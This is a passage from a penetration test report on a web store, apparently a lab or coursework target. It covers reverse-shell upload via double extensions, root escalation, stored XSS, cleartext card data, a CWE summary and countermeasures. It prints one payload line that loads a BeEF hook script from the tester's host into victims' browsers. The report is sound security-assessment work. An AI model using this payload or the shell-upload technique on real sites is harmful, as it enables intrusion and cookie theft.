


Figure 2-39 Testing the website browsing by echoing a php file to screen

Following on, the tester replicated this method by uploading malicious .php file containing a reverse shell generated by Metasploit. The tester intended to use the shell to provide unauthorised access to the server's backend. Upon activation of the shell via the manipulated URL, the T&C's screen changed and the shell session was established in the Metasploit terminal as shown in figure 2-40.




Figure 2.40 Metasploit listener and activation of shell on website

With this shell access, the tester easily escalated privileges to root , exploiting negligent security measures on the root user account (see figure 2-41). This revealed a significant shortcoming the security protocols used by Ashley Jewellers. With this root access the tester could obtain server passwords, access configs, and manipulate the web server and application functionality.




Figure 2-41 showing root access and password hashes

2.8.5 Testing for Incubated Vulnerability

The tester identified through the XSS vulnerabilities additional areas on the website this incubated vulnerability could take place, such as returning to the registration form. Like the XSS vulnerability, the user uploaded malicious JavaScript in the registration form, knowing this will get saved on the user database. The difference in this vulnerability is the tester used a hook to connect to the user. The command used looks like:

- **<script src=http://192.168.1.253/hook.js></script>**

Once again, the admin simulated the user's machine by entering the users table attaching to the hook. Meanwhile, the user has set up an instance of BeeF (Browser Exploitation Framework) that allowed them to choose from multiple attack vectors as seen in figure 2-42.




Figure 2-42 Beef options and possible payloads

The tester in this instance selected a Firefox fake notification bar. This notification bar prompts the victim to install additional plugins on Firefox. A hacker who utilises this method would be able to upload malicious files to BeeF that would then be able to be downloaded by the user when they select this 'install plugin' button highlighted in figure 2-43. Additionally, a hacker would be able to capture cookies, or host a variety of other exploitations such as google mail alerts. Facebook and text to video.




Figure 2-43 The alert bar when executed by BeeF

2.9 ERROR HANDLING

2.9.1 Testing for Improper Error Handling

The tester encountered errors when they navigated to a page that was not accessible by the user. The most common error was the 'Object not found!' when an incorrect URL was entered belonging to the website. The full message can be seen in figure 2-44.




Figure 2-44 object not found when incorrect URL entered into search bar

When attempting to navigate to the .php files as outlined in section 2.8.4, a regular error that occurred when the tester was trying an alternative option was what is displayed in figure 2-45. This error message does not specify the error, instead it just gives a generic response for files which are not able to be opened conventionally in the browser.




Figure 2-45 error viewing non image files in pictures directory

2.10 CRYPTOGRAPHY

2.10.1 Testing for Weak Transport Layer Security

In the scan results for testing weak transport layer security, it is evident that SSL and TLS protocols are all disabled showing no security currently in place. A lack of these protocols in place will leave the connection going to the client from the server to be suspectable to attacks such as man in the middle attacks or the previously highlighted session hijacking. This is highlighted further by no server ciphers parsed leaving no certificate information to be retrieved, meaning that the server's ability to establish a secure connection with clients is in doubt.




Figure 2-46

2.10.2 Testing for Sensitive Information Sent via Unencrypted Channels

This vulnerability has been previously highlighted when looking at the transporting of cookies and log-in details across the network such as in section 2.7.1. However, this is extended to the checkout of the store. The tester simulated the steps that a user would perform when purchasing a product – entering a credit card number and selecting purchase.

Through intercepting this POST request that is sent when checking the tester can analyse it in Burp Suite. The tester recognised the credit card number they entered was stored in plane text (Figure 2-46) . As this is the only payment information that is needed on the website, it would be simple for a hacker to intercept this request and use the credit card number for their own purchases, even purchase from

other shops who required the same information. This further highlights the lack of security and encryption on the Astley Jewellers online store.




Figure 2-46 Credit card number stored in plane text when transferring over the network.

2.11 Business Logic Testing

2.11.1 Test Defences Against Application Misuse

When navigating the Rick Astley Jewellers store it became apparent to the tester how many vulnerabilities existed within all areas of the webpage. The tester observed vulnerabilities that allowed unauthorised access to user accounts, even for entirely unauthenticated users. Many input forms were able to be manipulated through XSS or SQLi's. Weak access controls exist enabling admins to easily cause large amounts of damage to the website without additional authentication, this was highlighted through the tester accessing root after exploiting a vulnerability on the store.

2.11.2 Test Upload of Unexpected File Types

For this section the tester examined the upload functionality of the profile picture upload o the profile page. The tester was able to upload JPG and PNG files successfully, however they were not able to upload gifs as denoted by the alert that comes up. The tester tried other file types and was met with the same alert .




Figure 2-47 Invalid file type on upload

2.11.3 Test Upload of Malicious Files

Figure 2-47 also prevents the user from uploading files with unexcepted types. However as pointed out in section 2.8.4 the user was able to circumvent this through double extension uploads, which allowed the tester to still upload a malicious reverse shell, showing the upload must only be looking at file extensions.

3 DISCUSSION

3.1 GENERAL DISCUSSION

Throughout the testers time searching for vulnerabilities there was many security faults within Astley Jewellers online store. The procedure in section 2 outlines the steps taken to find these faults and what information could be obtained should a hacker use these methods and various other methods to attempt to access the same information. To analyse the results from the procedure efficiently, it is helpful to categorise the vulnerabilities using the CWE classification. Additionally, it is paramount that the aims set out at the start of this report are also analysed in relation to the work performed in the procedure. Finally grouping some vulnerabilities together in section 3.2 will allow relevant countermeasures and mitigations to be made.

3.1.1 Summary of Results

CWE NO.	CWE NAME	Identified Vulnerabilities
CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	Directory Traversal
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	Reflected XSS, Stored XSS
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	SQL Injections
CWE-98	Improper Control of Filename for Include/Require Statement in PHP Program ('Relative Path Traversal')	Local File Inclusion
CWE-200	Information Exposure	Information Leakage
CWE-269	Improper Privilege Management	Privilege escalation
CWE-284	Improper Access Control	Enabling admin access through user account
CWE-285	Improper Authorization	Allocating admin rights with no secondary checks
CWE-287	Improper Authentication	Lack of password policy & requirements
CWE-311	Missing Encryption of Sensitive Data	No encryption used on transfer protocols
CWE-312	Cleartext Storage of Sensitive Information	Exposure of sensitive information (credit cards) over post requests
CWE-319	Cleartext Transmission of Sensitive Information	Cookies & authentication details sent in clear text
CWE-384	Session Fixation	Session Fixation, Session Hijacking
CWE-613	Insufficient Session Expiration	Predictable cookies
CWE-693	Protection Mechanism Failure	Incorrect HTTP security headers:
CWE-798	Use of Hard-coded credentials	Default credentials

Table 3-1

3.1.2 Analysis of the work conducted

To determine the effectiveness of the penetration test carried out on Astley Jeweller it is important to recognise the aims set at the start and cross reference these to the results obtained by the tester. This is important as it will allow the tester to recognise if the initial goals were met whilst also providing valuable information to Astley jewellery in how they will improve their security by adopting a targeted approach.

3.1.2.1 Aim: Following OWASP Methodology

The overall aim was to conduct a penetration test on Astley Jewellers web application. In doing so the tester adopted the OWASP Web Application security testing methodology. This methodology was adopted so that the tester had a structured approach to their testing whilst also having the flexibility in how the test was conducted. This flexibility in testing was highlighted in the omissions and alterations to the original OWASP testing guide, of which the omissions can be seen in Appendix A. Alterations were made for number of reasons, firstly, during testing there can be many redundant sections depending on the work carried out by the tester. This can be demonstrated through looking at the omission of most of section 2.6 – Authorisation testing. This section covers several tests for the tester to try and gain additional access to standard user accounts or enter areas a standard user is not able to reach. Most of this section has been removed bar 2.6.1 which covers directory traversal, this is because the actions here provide context for the Local File Inclusion exploit in 2.8.4. This type of alteration to the methodology allowed the tester to remove the need for redundant information whilst also creating a narrative in the procedure, making it easier for the reader to replicate.

Despite the omissions and alterations in the edited version of the OWASP methodology utilised by the tester, it still covered 10 out of the 11 sections in the methodology. This shows how wide the scope of the testing remained. Therefore, this provided the foundation for tackling another one of the aims set out at the start of the report: an assessment of the effectiveness of Astley Jewellers security controls.

3.1.2.2 Aims: Assessing Security controls & achieving escalated privileges

The tester conducted many tests to push Astley Jewellers web application as far as the scope would allow. For example, one aim set out at the start of the testing was to determine if the tester could obtain administrator privileges or perhaps achieve extended privileges on the web application that would allow the tester to simulate the worst-case scenario for Astley jewellers. The tester was able to do so by achieving to get root access. However, this was as far as the scope of the test would allow, it therefore highlighted several interesting things about the way in which the web application is currently set up. Each time the tester was able to escalate their privileges, they could perform further actions on the website that could cause greater damage, highlighting the lack of security checks on the web app. This therefore enabled to tester to show through their procedure just how much damage a hacker could do to Astley Jewellers web app without anything being reported to the company or any other admin user.

3.1.2.3 Aim: Finding vulnerabilities

This access and recognition of lack of security controls would not be achievable without the tester utilising resources such as the OWASP top 10 web app security flaws (OWASP, 2021) to help guide the priority of their testing and find as much vulnerabilities as possible. Finding and exploiting vulnerabilities allows for a very practical way to demonstrate to Astley Jeweller just how much damage can be done through very well-known exploits. Just as the tester relies on this list so would many malicious actors (Devi and Kumar, 2020). Therefore, identifying these vulnerabilities where they exist would be a great step in negating potential data breaches from malicious actors. The vulnerabilities are widespread and are difficult to keep a coherent record of. Therefore, the table 3-1 was created so that Astley Jeweller can quickly identify the tangible work carried out. In this table XSS, SQLi, session fixation, session hijacking, local file inclusion and directory traversal are some of the vulnerabilities listed. Countermeasures for these vulnerabilities will be discussed in section 3.2. However, when looking at these vulnerabilities they can all attribute to the tester receiving admin privileges or for an unauthenticated user becoming authenticated with no valid details. Therefore, it is essential that this is where Astley Jewellers begin to build their security.

3.1.2.4 Limitations

The work conducted was thorough and provided actionable results that Astley Jewellers can work on to increase their security posture. However, there were areas of the testing that the tester believed could have been done better.

Firstly, some sections such as the one touching on CRSF did not fully explain how to exploit this vulnerability, instead it just highlighted the area in which CSRF tokens did not exist. Whilst this will inform the client of the potential vulnerability it is best if there is a demonstration of this.

Exploration into further SQLi's to query the database used by the web application to obtain more sensitive information. This might have not been possible for the tester but to attempt this more would have been preferred.

Section 3.3 on future work highlights other areas where limitations got in the way and lists proposed contingency plans.

3.2 COUNTERMEASURES

The following section will outline countermeasures for different vulnerability groupings, some of the CWE's from above have been allocated to each section to help provide context to the countermeasures and mitigations being suggested.

3.2.1 Information Exposure Vulnerabilities

CWE-200: Information Exposure
CWE-311: Missing Encryption of Sensitive Data

- Utilise access controls such as Principle of Least Privilege (PLoP) to minimise the risk of information becoming exposed to outside unauthenticated sources.
- Regularly monitor areas of the web application where sensitive information is stored to ensure no unwanted access has happened.
- Develop an intrusion detection system (IDS) that will notify other admins and the site owners when sensitive data is being accessed and prompt them some kind of MFA to either prevent or accept access.
- Enforce stricter data handling procedures that exist across the business that help foster an ethos of security first.

3.2.2 Authentication and Authorization Vulnerabilities

CWE-284: Improper Access Control
CWE-285: Improper Authorization
CWE-287: Improper Authentication
CWE-22: Path Traversal

- Implement strong multifactor authentication to to correctly verify the identity of users, preventing unauthorised access.
    - This type of unauthorised access appears in the procedure as they are obtained through SQLi or session fixation.
- Similarly to section 3.2.1, regularly review and update control policies to ensure they align with the role-based system implemented by the Astley Jewellers
- Therefore, always enforce role-based access controls to prevent a hacker being able to give administrative privileges to every other account such as the tester was able to, creating a layered security system
- Implement a lock out procedure to stop too many attempts being made at a password, such as to help counter brute force attacks

3.2.3 Injection Vulnerabilities

CWE-79: Improper Neutralisation of Input During Web Page Generation ('XSS')
CWE-89: SQL Injection

Implement strict input validation and data sanitisation on entry points outlined in section 2.2.5.

SQLi Counter measures

- Consider entry points to the website that were previously highlighted such as search bars, registration forms and login panels and implement input the following to prevent SQLi:
    - **Input validation** involves verifying the length, type, format, and range of input data so that it meets expected criteria set by the developer
    - **Data sanitisation** is the process of ensure any data that is being passed to the database in any interaction is 'cleaned' by filtering the input data which will look for invalid characters that could be malicious.
    - **Develop parametrised queries** - queries that have a template for the operation they will perform already mapped out parameter values
    - **Prepared Statements** – are statements which have been determined by the developer ahead of time that these statements are ok to interact with the database – anything else is discarded.

XSS Countermeasures

- Filter your inputs with a whitelist of allowed characters to prevent XSS
    - For example, if the input is expecting numbers or letters and the user inputs anything with special characters, it will be rejected instantly
- Escape your outputs to prevent XSS
    - This entails encoding special characters in output data to prevent them from being interpreted as HTML or JavaScript code by the browser

3.2.4 Session Management Vulnerabilities

CWE-384: Session Fixation

- Generate a unique identifier for each session regardless of if the user has authenticated
    - This can be done by enforcing strong session ID generation through encryption methods
- Increase session management practices such as cookie expiry, secure cookie headers and encrypted cookies to prevent session fixation or session hijacking.
- Implement strict session timeouts to invalidate expired session, this will prevent session fixation attempts for users who may forget to logout of shared devices.
- Use HTTPS to protect authentication tokens from eaves dropping and session hijacking attacks.

3.3 FUTURE WORK

- Simulate social engineering attacks so that the tester can demonstrate to the client exactly how the exploits would work
- Delve into areas of the OWASP Methodology that were missed due to time constraints and develop some included areas further if the project had more time
    - Cross Site Request Forgery
    - IDOR vulnerabilities
    - HTML injections
    - Command injections
    - CSS Injection
    - Full source code review and JavaScript related vulnerabilities
- Delve into the results of automated scans more to hopefully uncover areas that may have been missed through manual inspection
    - Additionally, more fuzzing & automated tooling to understand their interaction with the website
- Conduct a security awareness programme for Astley Jewellers so that employees and developers understand where the security faults lie and how to address them
    - Training programme to promote this learning
- Develop incident response or intrusion detection systems to help counter the vulnerabilities outline

REFERENCES

Chidukwani, A., Zander, S. and Koutsakis, P. (2022) 'A Survey on the Cyber Security of Small-to-Medium Businesses: Challenges, Research Focus and Recommendations', *IEEE access,* 10, pp. 1. doi: 10.1109/ACCESS.2022.3197899 https://ieeexplore.ieee.org/document/9853515

Devi, R.S. and Kumar, M.M. (2020) 'Testing for Security Weakness of Web Applications using Ethical Hacking', *2020 4th International Conference on Trends in Electronics and Informatics (ICOEI)(48184),* , pp. 354-361. doi: 10.1109/ICOEI48184.2020.9143018 https://ieeexplore.ieee.org/document/9143018

GOV.UK, Emma Johns, Maddy Ell and Department for Science, I.&.T. (2023) *Cyber security breaches survey 2023 C.* Available at: https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2023/cyber-security-breaches-survey-2023 (Accessed: 29th May, 2024)

Goyal, S., Kaur, N. and Majithia, S. (2021) 'Software Security: Role in SDLC', *CGC International Journal of Contemporary Technology and Research,* 3(2), pp. 205-210. doi: 10.46860/cgcijctr.2021.06.31.205 https://www.academia.edu/78729672/Software_Security_Role_in_SDLC

kali.org (2024) *dirb | Kali Linux Tools.* Available at: https://www.kali.org/tools/dirb/ (Accessed: April 29, 2024)

Krombholz, K., Hobel, H., Huber, M. and Weippl, E. (2015) 'Advanced social engineering attacks', *Journal of information security and applications,* 22, pp. 113-122. doi: 10.1016/j.jisa.2014.09.005 https://dx.doi.org/10.1016/j.jisa.2014.09.005

Perone, S., Faramondi, L. and Setola, R. (2023) 'Default Credentials Vulnerability: The Case Study of Exposed IP Cams', *2023 IEEE International Conference on Cyber Security and Resilience (CSR),* , pp. 406-411. doi: 10.1109/CSR57506.2023.10224944 https://ieeexplore.ieee.org/document/10224944

Snyk (2024) *Secure Software Development Lifecycle (SSDLC) .* Available at: https://snyk.io/learn/secure-sdlc/ (Accessed: April 29th 2024)

Synopsys (2021) *What Is the OWASP Top 10 and How Does It Work? | Synopsys.* Available at: https://www.synopsys.com/glossary/what-is-owasp-top-10.html (Accessed: April 29, 2024)